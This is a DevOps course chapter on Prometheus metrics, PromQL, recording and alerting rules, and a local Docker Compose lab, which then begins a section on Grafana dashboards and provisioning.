


Figure 10.2-1

The life cycle of an alert from an alerting rule (`for:` is the "pending" period that filters out blips):




Figure 10.2-2

5 How it works

Data model. `metric_name{label="value", ...}` plus a float64 sample and a millisecond timestamp. Every unique label combination is its own series, so label design controls memory (see Metric Types §10.4). Labels set by the scraper itself: `job` (from the scrape config) and `instance` (host:port).

Configuration (`prometheus.yml`):

Key	Purpose
`global.scrape_interval`	how often to scrape (15s is typical); `evaluation_interval` is how often rules run
`scrape_configs`	list of jobs: `job_name` , `metrics_path` , targets via `static_configs` or a `*_sd_configs` discovery
`relabel_configs`	rewrite or drop **targets** before scraping (choose which pods to scrape)
`metric_relabel_configs`	rewrite or drop **samples** after scraping (drop an expensive metric)
`rule_files`	recording and alerting rule files

Key	Purpose
`alerting.alertmanagers`	where to send firing alerts

Exporters translate things that do not speak the Prometheus format: `node_exporter` (Linux CPU, memory, disk, network), `blackbox_exporter` (probe HTTP/TCP/ICMP from outside), `postgres_exporter`, `redis_exporter`, `cAdvisor` (containers). Your own code uses a **client library** (`prom-client` for Node.js).

Metric types you will query: counter (only goes up), gauge (up and down), histogram (bucketed observations), summary (client-side quantiles). Covered in depth in Metric Types §10.4.

PromQL essentials.

Concept	Example	Notes
Instant vector	`up`	one latest sample per series
Label matchers	`http_request_duration_seconds_count{route="/checkout", status_code=~"5.."}`	`=`, `≠`, `=~` regex, `!~`
Range vector	`http_request_duration_seconds_count[5m]`	all samples in the last 5 minutes; only usable inside functions
`rate()`	`rate(x_total[5m])`	per-second average increase of a **counter**; handles resets. Window should be at least 4 scrape intervals
`increase()`	`increase(x_total[1h])`	total increase over the window (same as `rate * seconds`)
`irate()`	`irate(x_total[1m])`	instant rate from the last two samples; for zoomed-in, volatile graphs
Aggregation	`sum by (route) (...)`, `avg without (instance) (...)`	`by` keeps listed labels, `without` drops them
`histogram_quantile()`	`histogram_quantile(0.95, sum by (le) (rate(x_bucket[5m])))`	estimates a percentile from buckets; **aggregate `le` -preserving first, then quantile**
Arithmetic and vector matching	`a / b`, `a / on(job) b`	operands match on identical label sets unless you use `on()` or `ignoring()`
`predict_linear()`	`predict_linear(node_filesystem_avail_bytes[6h], 4*3600) < 0`	"disk full within 4 hours" for gauges
`absent()`	`absent(up{job="shop-api"})`	returns 1 if the selector matches nothing: alert on vanished targets

Concept	Example	Notes
`topk()`	`topk(3, sum by (route) (rate(...)))`	quick leaderboard

Rules of thumb:

1. **Counters: always `rate()` (or `increase()`) first, aggregate second.** `sum(rate(x[5m]))`, never `rate(sum(x)[5m])`.
2. **Never average percentiles.** The p95 of two servers is not the average of their p95s. Sum the histogram buckets, then take the quantile.
3. **Percentiles are estimates.** `histogram_quantile` interpolates inside the bucket, so its accuracy depends on bucket boundaries. Put a boundary at your SLO threshold (for a 500 ms target, include a `0.5` bucket).
4. A ratio of two rates returns **no data**, not zero, if the numerator has no series (no errors have ever occurred). Handle it deliberately (`or vector(0)`) or accept that "no data" means "no errors" in that alert.

Recording rules precompute expensive or frequently-used queries and store the result as a new series. Naming convention: `level:metric:operations`, for example `job:http_requests:rate5m`.

Alerting rules have a name, an `expr`, an optional `for` duration, `labels` (for routing, e.g. `severity`) and `annotations` (human text with templating such as `{{ $value }}`).

Storage and limits. Local TSDB, default retention 15 days (`--storage.tsdb.retention.time`). One Prometheus server is not clustered; for HA you run two identical servers, and for long-term/global views you add remote write to Thanos, Mimir or similar. Prometheus 3.x also supports **native histograms** (high-resolution histograms with no pre-chosen buckets), an opt-in alternative to the classic `_bucket` series used here.

6 Step-by-step guide

Prerequisites: Docker with Compose v2, Node.js 22 or newer (only to generate the lock file), `curl`. No cost. Image versions below were current when written; if a tag is gone, use the latest from the image's Docker Hub page and re-read the release notes. This builds the sandbox that Grafana Dashboards §10.3 extends.

1. **Create the project layout.**

```bash
mkdir -p ~/l10-prom/shop-api ~/l10-prom/prometheus/rules && cd ~/l10-prom/shop-api
npm init -y >/dev/null && npm install express prom-client
```

2. **Write the instrumented app** `~/l10-prom/shop-api/app.js` (random latency, 8% errors on `/checkout`, so the graphs are interesting).

```js
const express = require('express');
const client = require('prom-client');

client.collectDefaultMetrics(); // process_*, nodejs_* (CPU, memory, event loop lag, GC)

const duration = new client.Histogram({
  name: 'http_request_duration_seconds',
  help: 'HTTP request latency in seconds',
  labelNames: ['method', 'route', 'status_code'],
  buckets: [0.01, 0.025, 0.05, 0.1, 0.25, 0.5, 1, 2.5],
});

const sleep = (ms) => new Promise((r) => setTimeout(r, ms));
const app = express();

// Time every request. Use the route PATTERN, never the raw URL, to keep label values bounded.
app.use((req, res, next) => {
  const stop = duration.startTimer();
  res.on('finish', () => {
    stop({ method: req.method, route: req.route ? req.route.path : 'unmatched', status_code: res.statusCode });
  });
  next();
});

app.get('/products', async (req, res) => {
  await sleep(20 + Math.random() * 100);
  res.json([{ id: 1, name: 'keyboard' }]);
});

app.get('/checkout', async (req, res) => {
  const slow = Math.random() < 0.03; // 3% of requests are slow
  await sleep(50 + Math.random() * 200 + (slow ? 1000 : 0));
  if (Math.random() < 0.08) return res.status(500).json({ error: 'payment provider timeout' }); // 8% errors
  res.json({ status: 'paid' });
});
```

```
app.get('/metrics', async (req, res) => {
  res.set('Content-Type', client.register.contentType);
  res.end(await client.register.metrics());
});

app.listen(3000, () => console.log('shop-api lab listening on :3000'));
```

3. **Write the Dockerfile** `~/l10-prom/shop-api/Dockerfile`.

```
DOCKERFILE
FROM node:24-alpine
WORKDIR /app
COPY package*.json ./
RUN npm ci --omit=dev
COPY app.js .
USER node
EXPOSE 3000
CMD ["node", "app.js"]
```

Add a `.dockerignore` containing `node_modules` so the host's modules are not copied.

4. **Write the Prometheus config** `~/l10-prom/prometheus/prometheus.yml`.

```
YAML
global:
  scrape_interval: 15s
  evaluation_interval: 15s

rule_files:
  - /etc/prometheus/rules/*.yml

alerting:
  alertmanagers:
    - static_configs:
        - targets: ["alertmanager:9093"]

scrape_configs:
  - job_name: prometheus
    static_configs:
      - targets: ["localhost:9090"]

  - job_name: shop-api
    metrics_path: /metrics
    static_configs:
      - targets: ["shop-api:3000"]
        labels:
          environment: lab

  - job_name: node
    static_configs:
```

```
      - targets: ["node-exporter:9100"]
```

5. **Write the Compose file** `~/l10-prom/compose.yaml`.

```yaml
services:
  shop-api:
    build: ./shop-api
    ports: ["3000:3000"]

  loadgen:
    image: busybox:1.37
    depends_on: [shop-api]
    command: ["sh", "-c", "while true; do wget -q -O /dev/null http://shop-
  api:3000/products 2>/dev/null; wget -q -O /dev/null http://shop-api:3000/checkout
  2>/dev/null; sleep 0.2; done"]

  node-exporter:
    image: prom/node-exporter:v1.12.1
    command: ["--path.rootfs=/host"]
    pid: host
    volumes: ["/:/host:ro,rslave"]   # Docker Desktop (macOS/Windows): delete this
  line and "pid: host"

  alertmanager:
    image: prom/alertmanager:v0.34.1
    volumes: ["./alertmanager.yml:/etc/alertmanager/alertmanager.yml:ro"]
    ports: ["9093:9093"]

  prometheus:
    image: prom/prometheus:v3.15.0
    command:
      - --config.file=/etc/prometheus/prometheus.yml
      - --storage.tsdb.path=/prometheus
      - --storage.tsdb.retention.time=7d
      - --web.enable-lifecycle
    volumes:
      - ./prometheus:/etc/prometheus:ro
      - prom-data:/prometheus
    ports: ["9090:9090"]
    depends_on: [shop-api, node-exporter, alertmanager]

volumes:
  prom-data: {}
```

`--web.enable-lifecycle` lets you reload config with `POST /-/reload`; do not enable it on a publicly reachable server.

6. **A minimal Alertmanager config** `~/l10-prom/alertmanager.yml` (receives alerts, notifies

nobody; Slack comes later).

```yaml
route:
  receiver: default
  group_by: [alertname, job]
  group_wait: 10s
  group_interval: 1m
  repeat_interval: 4h
receivers:
  - name: default
```

7. **Write recording and alerting rules** `~/l10-prom/prometheus/rules/shop-api.yml`.

```yaml
groups:
  - name: shop-api-recording
    rules:
      - record: job:http_requests:rate5m
        expr: sum by (job) (rate(http_request_duration_seconds_count[5m]))
      - record: job:http_request_errors:ratio_rate5m
        expr: |
          sum by (job) (rate(http_request_duration_seconds_count{status_code=~"5.."}
  [5m]))
          /
          sum by (job) (rate(http_request_duration_seconds_count[5m]))
      - record: job_route:http_request_duration_seconds:p95_5m
        expr: |
          histogram_quantile(0.95,
            sum by (job, route, le) (rate(http_request_duration_seconds_bucket[5m])))

  - name: shop-api-alerts
    rules:
      - alert: ShopApiDown
        expr: up{job="shop-api"} == 0
        for: 1m
        labels:
          severity: page
        annotations:
          summary: "shop-api target {{ $labels.instance }} is down"
      - alert: ShopApiHighErrorRate
        expr: job:http_request_errors:ratio_rate5m{job="shop-api"} > 0.05
        for: 5m
        labels:
          severity: page
        annotations:
          summary: "shop-api 5xx ratio is {{ $value | humanizePercentage }}"
```

The lab app fails about 4% of all requests (8% of `/checkout`, mixed with `/products` traffic), so lower the threshold to `0.02` if you want to see this alert fire without further changes.

8. **Start everything** and wait about 30 seconds.

```bash
cd ~/l10-prom && docker compose up -d --build
docker compose ps
```

Expect five services running. Check the target page in a browser: http://localhost:9090/targets. All three jobs show `UP`. Confirm from the shell:

```bash
curl -s 'http://localhost:9090/api/v1/query?query=up' | python3 -m json.tool | head
  -30
```

Each result has a `metric` object (with `job` and `instance`) and a `value` of `"1"`.

9. **Run your first PromQL queries** at http://localhost:9090/query (the Query tab; older versions call it Graph).

```promql
up
sum by (route) (rate(http_request_duration_seconds_count[5m]))
sum(rate(http_request_duration_seconds_count{status_code=~"5.."}[5m])) /
  sum(rate(http_request_duration_seconds_count[5m]))
histogram_quantile(0.95, sum by (le) (rate(http_request_duration_seconds_bucket[5m])))
histogram_quantile(0.95, sum by (route, le)
  (rate(http_request_duration_seconds_bucket[5m])))
```

Expect a few requests per second per route, an error ratio around `0.04` and a p95 for `/checkout` near 0.25-0.5 seconds (similar to; random). Switch to the Graph view for the time series.

10. **Query the machine** with node_exporter metrics.

```promql
100 * (1 - avg(rate(node_cpu_seconds_total{mode="idle"}[5m])))
1 - node_memory_MemAvailable_bytes / node_memory_MemTotal_bytes
```

The first is CPU busy percent across all cores, the second the fraction of memory in use.

11. **Check rules and reload after edits.** Open http://localhost:9090/rules and

http://localhost:9090/alerts. After changing any file under `prometheus/`:

```bash
curl -X POST http://localhost:9090/-/reload
```

A syntax error in a rule file keeps the old rules and logs the error: `docker compose logs prometheus | tail`.

12. **Tear down** when finished (keep the folder; Grafana Dashboards §10.3 builds on it).

```bash
docker compose down        # add -v to also delete stored metrics
```

7 Real-world scenario

Illustrative scenario. A team's dashboard showed "average latency 120 ms, all green" while support tickets said checkout was timing out. Their panel used `avg(rate(http_request_duration_seconds_sum[5m]) / rate(http_request_duration_seconds_count[5m]))`. Switching to `histogram_quantile(0.99, sum by (le) (rate(http_request_duration_seconds_bucket[5m])))` showed a p99 of 4 seconds: 1% of requests, all from one payment retry loop, were dragging the experience of the heaviest users.

They also learned two things the hard way: an earlier "p95" panel had been averaging per-instance p95s (wrong), and their `HighErrorRate` alert showed "no data" rather than `0` before the first 5xx of the day. They fixed the quantile with `sum by (le)`, recorded the error ratio as a rule so the dashboard and the alert use one definition, and added `absent_over_time(up{job="shop-api"}[10m])` so a vanished job pages too.

Lesson: the query *is* the metric. Averages hide tails, averaged percentiles lie, and an alert on an empty result needs an explicit decision.

8 Common mistakes and best practices

Don't

- Apply `rate()` to a gauge or `avg()` to a counter, or graph a raw counter (a line that only goes up tells you nothing).
- Use a `rate()` window shorter than 2-4 scrape intervals; you will get gaps and noise.
- Average or sum percentiles across instances. Aggregate buckets first.

- Put high-cardinality values (user id, full URL, request id) into labels. It is the #1 way to crash Prometheus.
- Alert on raw causes (CPU 80%) when you can alert on user-visible symptoms (error ratio, latency) - see What to Monitor §10.11.
- Expose `/-/reload`, `/api/v1/admin` or the UI to the internet without authentication.

Do

- Use `rate()` / `increase()` for counters, then `sum by` / `without`.
- Use `for:` on alerts to avoid flapping, and `severity` labels so Alertmanager can route pages vs tickets.
- Record frequently-used and expensive queries as rules named `level:metric:operation`.
- Alert on `up == 0` and `absent()` so a broken scrape is noticed.
- Version-control `prometheus.yml` and rules; validate with `promtool check config` and `promtool check rules` in CI.
- Plan for long-term storage and HA early (two replicas, remote write) if metrics become business critical.

9 Tasks

- [ ] **T1 — Bring up the stack and read a target** *(≈45 min, beginner)*
  - **Goal:** see the pull model working end to end.
  - **Steps:**
    1. Follow section 6 steps 1-8.
    2. `curl -s localhost:3000/metrics | head -40` and identify one counter, one gauge and one histogram.
    3. Open `/targets` and find the last-scrape time and duration of the `shop-api` job.
  - **Done when:** all targets are `UP` and you can name the type of `process_cpu_seconds_total`, `nodejs_heap_size_used_bytes` and `http_request_duration_seconds`.
- [ ] **T2 — Write the golden-signal queries** *(≈45 min, intermediate)*
  - **Goal:** express traffic, errors and latency in PromQL.
  - **Steps:**
    1. Write queries for requests per second per route, the 5xx ratio per route, and p50/p95/p99 latency for `/checkout`.
    2. Verify each at the Query tab; check that `histogram_quantile(0.5, ...)` is lower than `0.99`.

3. Explain why you used `sum by (le)` or `sum by (route, le)` inside the quantile.

- **Done when:** the three queries return sensible data and you can state what happens to the answer if you drop `le`.

- [ ] **T3 — Add a recording rule and an alert** *(≈45 min, intermediate)*
  - **Goal:** turn a query into a rule and an alert, and watch it fire.
  - **Steps:**
    1. Use the rules file from step 7; change the threshold of `ShopApiHighErrorRate` to `0.02` and `for` to `1m`.
    2. `curl -X POST localhost:9090/-/reload`.
    3. Watch http://localhost:9090/alerts go Inactive → Pending → Firing, then confirm in Alertmanager at http://localhost:9093.
  - **Done when:** the alert is `FIRING` in both UIs and `job:http_requests:rate5m` is queryable.

- [ ] **T4 — Break it: kill the target and a rule** *(≈45 min, intermediate)*
  - **Goal:** understand `up`, staleness and failed reloads.
  - **Steps:**
    1. `docker compose stop shop-api`; watch `up{job="shop-api"}` become `0` and `ShopApiDown` fire after 1 minute.
    2. Restart it. Then introduce a typo in `rules/shop-api.yml` (remove a `)`), reload, and read `docker compose logs prometheus`.
    3. Fix it and reload again.
  - **Done when:** you saw `ShopApiDown` firing, you saw the rule-load error in the logs, and the final reload succeeded.

- [ ] **T5 — Scrape something new** *(≈60 min, advanced)*
  - **Goal:** add an exporter and a second kind of discovery.
  - **Steps:**
    1. Add a `redis` service plus `oliver006/redis_exporter` (or another exporter you choose) to `compose.yaml`.
    2. Add a scrape job for it using `file_sd_configs` pointing to a JSON file under `prometheus/targets/`.
    3. Drop one noisy metric family with `metric_relabel_configs` (`action: drop`) and show it no longer appears.

- **Done when:** `up{job="redis"} == 1`, the redis metrics are queryable and the dropped metric returns no series.

☐ **T6 — Prove it: explain a percentile** *(≈45 min, advanced)*

- **Goal:** teach why `histogram_quantile` needs `sum by (le)` and rates.
- **Steps:**
  1. Without the guide, write the p99-latency query for `/checkout`.
  2. Show on the `/metrics` output how `_bucket`, `_sum` and `_count` relate, and where the estimate comes from.
  3. Demonstrate the wrong answer produced by averaging two p95 queries (run two `shop-api` replicas if you can).
- **Done when:** you can explain the query line by line and show a case where the averaged p95 differs from the correct one.

10 Self-check questions

1. Why does Prometheus pull instead of having apps push, and what do you get for free from that?
2. What does `rate(x_total[5m])` compute, and why can it handle a process restart?
3. Why is `avg(http_p95)` across instances wrong, and what is the correct way to get a fleet-wide p95?
4. What is the difference between a recording rule and an alerting rule, and what does `for: 5m` do?
5. A ratio alert never fires and shows "no data" before the first error. Why, and how do you handle it?
6. When do you use `irate()` instead of `rate()`?

ANSWERS

1. Pull makes the server the source of truth about target health (`up`), lets you run a second Prometheus against the same targets, and means apps just serve a text page with no knowledge of the monitoring system.
2. The per-second average increase of a counter over the last 5 minutes. When a counter resets to 0 on restart, `rate()` detects the drop and treats it as a reset rather than a negative increase.
3. Percentiles cannot be averaged. Sum the `_bucket` rates across instances (`sum by (le)`) and then apply `histogram_quantile`.

4. A recording rule stores a query result as a new series; an alerting rule turns a non-empty result into an alert. `for: 5m` requires the expression to stay true for 5 minutes (pending state) before firing.
5. If no 5xx series exists, the numerator is empty and division yields no result. Either accept that, add `or vector(0)` to the numerator, or alert on `absent()` separately.
6. For high-resolution, volatile graphs where you want the last two samples only. For alerts and normal dashboards, `rate()` is the safer, smoother choice.

11 Further reading

- Prometheus documentation (prometheus.io/docs): "Querying basics", "Configuration", "Recording rules", "Alerting rules", "Best practices: naming and instrumentation".
- *Prometheus: Up & Running* by Brian Brazil (O'Reilly); read alongside the current docs, as some details have moved on.
- *Site Reliability Engineering* (Google), chapter "Practical Alerting from Time-Series Data".
- Alertmanager documentation (grouping, inhibition, routing, silences).
- See also: Counters, Gauges, Histograms and Summaries §10.4, What to Monitor §10.11, Alert Fatigue Reduction §14.8.

10.3 Grafana Dashboards

Topic 3 of 11 | ~4 hours | Difficulty: Intermediate

1 What it is

Grafana is an open-source web application for querying, visualising and alerting on data from many places. It does not store your metrics; it connects to **data sources** (Prometheus, Loki, Tempo, PostgreSQL, CloudWatch, Elasticsearch and dozens more), sends each one a query in its own language, and draws the result as **panels** (time series graphs, stat tiles, tables, gauges, logs, trace views) arranged on a **dashboard**.

Dashboards can be built by clicking in the UI, but a dashboard is just a **JSON document**. That means it can live in Git, be reviewed in a pull request and be loaded automatically when Grafana starts. This idea, **dashboards as code** combined with **provisioning**, is what separates a team's shared, trusted dashboards from a pile of untracked one-offs.

2 Why it matters in DevOps

- During an incident, the first thing anyone opens is a dashboard. If it is slow, cluttered, or wrong, minutes are lost.
- Hand-built dashboards drift: someone edits a panel in production, nobody knows why the p95 looks different today, and when Grafana is rebuilt the dashboards are gone. Provisioning makes Grafana **reproducible** and **disposable** like any other piece of infrastructure as code §0.3.
- Variables let one dashboard serve every service, environment and region instead of fifty near-identical copies.
- A dashboard encodes what your team believes matters. Designing it forces the conversation about what to monitor §10.11.

3 Real-world system example

kube-prometheus-stack and the monitoring mixins. The widely used Helm chart `kube-prometheus-stack` deploys Prometheus, Alertmanager and Grafana together and ships a large set of Kubernetes dashboards. They are not hand-drawn: they come from the open-source *monitoring mixins* (such as `kubernetes-mixin`), written in Jsonnet, which generate the dashboard JSON and the matching alert rules. In the chart, dashboards are stored as Kubernetes ConfigMaps and a Grafana sidecar container loads them, which is provisioning by another route.

Wikimedia (the organisation behind Wikipedia) runs a public Grafana instance where anyone can view the dashboards for its infrastructure, a good place to see what mature, shared dashboards look like. Grafana Labs also hosts a public library of community dashboards at grafana.com/grafana/dashboards, for example the very popular "Node Exporter Full".

4 Diagram

How Grafana turns a dashboard into queries, and how provisioning removes clicking:




Figure 10.3-1

What happens when a panel is drawn:




Figure 10.3-2

5 How it works

Building blocks

Concept	What it is
Data source	A configured connection (type, URL, auth). Referenced from panels by a stable **uid**, not by name
Panel	One visualisation with one or more **queries** (`targets`), plus unit, thresholds and legend options
Row	A collapsible group of panels
Variable	A dropdown (`$route` , `$instance` , `$env`) whose value is substituted into queries. Types: query, custom, interval, data source, text box, constant
Annotation	A marker overlaid on graphs (a deploy, an incident) from a query or the API

Concept	What it is
Folder, tags, links	Organisation and navigation between dashboards
Explore	Ad-hoc querying without a dashboard: your debugging scratchpad
Alert rules	Grafana-managed alerting can query any data source and notify contact points; Prometheus alerting rules remain an alternative that lives next to the data

Useful built-in variables. `$__rate_interval` is a window Grafana computes from the scrape interval and the graph zoom, so `rate(x[$__rate_interval])` neither goes empty when zoomed in nor over-smooths when zoomed out. Use it instead of a fixed `[5m]` in dashboards. `$__interval`, `$__range` and `$__from` / `$__to` exist for other uses.

Provisioning means Grafana reads YAML and JSON files at startup and keeps them applied:

File	Location in the container	Purpose
Data source definitions	`/etc/grafana/provisioning/datasources/*.yml`	Create data sources, with fixed `uid` values
Dashboard providers	`/etc/grafana/provisioning/dashboards/*.yml`	Tell Grafana which folder of JSON files to load, into which folder, how often to rescan
Dashboard JSON	any path named by the provider	The dashboards themselves
Alerting and contact points	`/etc/grafana/provisioning/alerting/`	Alert rules and notification settings as files

Dashboards as code, in increasing sophistication:

1. **Exported JSON in Git.** Build in the UI, export (Share → Export → JSON), commit. Simple, diffs are noisy.
2. **Generated JSON.** Jsonnet/Grafonnet, or the Grafana Foundation SDK (typed builders for several languages), produce the JSON from code so shared building blocks are reused.
3. **Managed by Terraform** (`grafana_dashboard` resource, see Terraform CI/CD §7.7) or pushed through the HTTP API in CI.
4. **Kubernetes-native**: ConfigMaps with a sidecar loader, or the Grafana Operator's `GrafanaDashboard` resources.

Grafana keeps adding features here (for example Git-based synchronisation of dashboards in recent versions); read the current release notes before choosing a workflow. The JSON model of a classic dashboard remains a good lowest common denominator and is what this topic uses.

Design rules that make dashboards useful

- **One question per dashboard**, answered top-left first: "Is the service healthy?" Put the golden signals (traffic, errors, latency, saturation) in the first row.
- Always set **units** (`reqps`, `s`, `percentunit`, `bytes`) and a minimum of 0 where it makes sense.
- Use **thresholds and colours** that mean something (red only for "act now").
- Avoid dashboard sprawl: link a service overview to detailed dashboards rather than building one giant page.
- Show **deploy annotations** so a latency step can be matched with a release.
- Panels should answer a question you can state in a sentence. If you cannot, delete the panel.

6 Step-by-step guide

Prerequisites: the Compose stack from Prometheus and PromQL §10.2 (`~/l10-prom`) running or ready to start. Docker with Compose v2. No cost. The admin password below is for a local lab only.

1. **Add Grafana to** `~/l10-prom/compose.yaml` (under `services:`, and add `grafana-data: {}` under `volumes:`).

```yaml
  grafana:
    image: grafana/grafana:13.0.10
    ports: ["3001:3000"]            # host 3001, because shop-api already uses 3000
    environment:
      GF_SECURITY_ADMIN_USER: admin
      GF_SECURITY_ADMIN_PASSWORD: admin   # lab only; use a secret in real life
    volumes:
      - ./grafana/provisioning:/etc/grafana/provisioning:ro
      - ./grafana/dashboards:/etc/grafana/dashboards:ro
      - grafana-data:/var/lib/grafana
    depends_on: [prometheus]
```

2. **Provision the data source** in `~/l10-prom/grafana/provisioning/datasources/datasources.yml`. Fixing the `uid` is what lets

dashboard JSON refer to it reliably.

```yaml
apiVersion: 1
datasources:
  - name: Prometheus
    uid: prometheus
    type: prometheus
    access: proxy
    url: http://prometheus:9090
    isDefault: true
    jsonData:
      timeInterval: 15s      # must match the scrape interval so $__rate_interval is
  right
```

